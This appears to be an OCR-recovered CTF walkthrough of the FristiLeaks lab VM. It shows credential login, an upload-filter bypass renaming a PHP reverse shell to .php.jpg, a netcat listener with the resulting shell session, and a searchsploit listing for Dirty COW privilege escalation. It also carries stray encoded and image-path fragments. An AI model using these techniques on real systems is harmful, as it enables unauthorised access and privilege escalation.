U5ErkJggg==
```

1641 22 Raw Bytes LF

keKkeKKeKKeKkEkkEk

We are presented with the characters **keKkeKKeKKeKkEkkEk**. This will be the password for the login form, with **eezeepz** being the username.




Welcome to #fristileaks admin portal

Member Login

Username : eezeepz

Password : keKkeKKeKKeKkEkkEk


We are now logged in and can upload files to the server. I immediately think of uploading a reverse shell, so we'll try that.



Login successful


upload file

using a php file we got an error.



Sorry, is not a valid file. Only allowed are: png,jpg,gif
Sorry, file not uploaded


so we renamed the file as .php.jpg which help us to bypass the upload restriction. before visiting file setup the reverse shell and edit the reverse shell also.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.75] from (UNKNOWN) [192.168.1.76] 39350
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/
inux
 08:51:05 up 21 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ ls
ls
bin
boot
dev
etc
home
lib
lib64
lost+found
media
mnt
opt
proc
root
sbin
selinux
srv
sys
tmp
usr
var
sh-4.1$ whoami
whoami
apache
sh-4.1$ █
```

getting the

> uname -a (to identify to kernel version)




```
var
sh-4.1$ whoami
whoami
apache
sh-4.1$ uname -a
uname -a
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/L
inux
sh-4.1$ pwd
/
pwd
sh-4.1$ cd /var/www
cd /var/www
sh-4.1$ ls
ls
cgi-bin
error
html
icons
notes.txt
sh-4.1$ cat notes.txt
cat notes.txt
hey eezeepz your homedir is a mess, go clean it up, just dont delete
the important stuff.

-jerry
sh-4.1$ █
```

This kernel version is vulnerable to many exploits, notably the Dirty COW exploit.

Now we will do searchsploit.

> searchsploit linux 2.6.32

And we will use this one.



```
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privil | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Condition (Writ | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Pri | linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write | linux/local/40611.c
Linux Kernel 2.6.27 < 2.6.36 (RedHat x86-64) - 'compat' Local Privilege Esca | linux_x86-64/local/15024.c
Linux Kernel 2.6.32 (Ubuntu 10.04) - '/proc' Handling SUID Privilege Escalat | linux/local/41770.txt
Linux Kernel 2.6.32 - 'pipe.c' Local Privilege Escalation (4)                | linux/local/10018.sh
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - 'PERF_EVENTS' Local Privilege Escal | linux/local/25444.c
Linux Kernel 2.6.32-5 (Debian 6.0.5) - '/dev/ptmx' Key Stroke Timing Local D | linux/local/24459.sh
Linux Kernel 2.6.32-642/3.16.0-4 - 'inode' Integer Overflow                  | linux/dos/40819.c
Linux Kernel 2.6.32-rc1 (x86-64) - Register Leak                             | linux_x86-64/local/40811.c
Linux Kernel 3.14-rc1 < 3.15-rc4 (x64) - Raw Mode PTY Echo Race Condition Pr | linux_x86-64/local/33516.c
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free         | linux/dos/43234.c
```

Dirty cow exploit is a local privilege escalation bug that exploits a race condition in the implementation of the copy-on-write mechanism in the kernel's memory-management subsystem.

I did not do the priviliege escalation the process is easy. Copy the exploit to the attacker server uisng the complie the file using **gcc.** and run the exploit.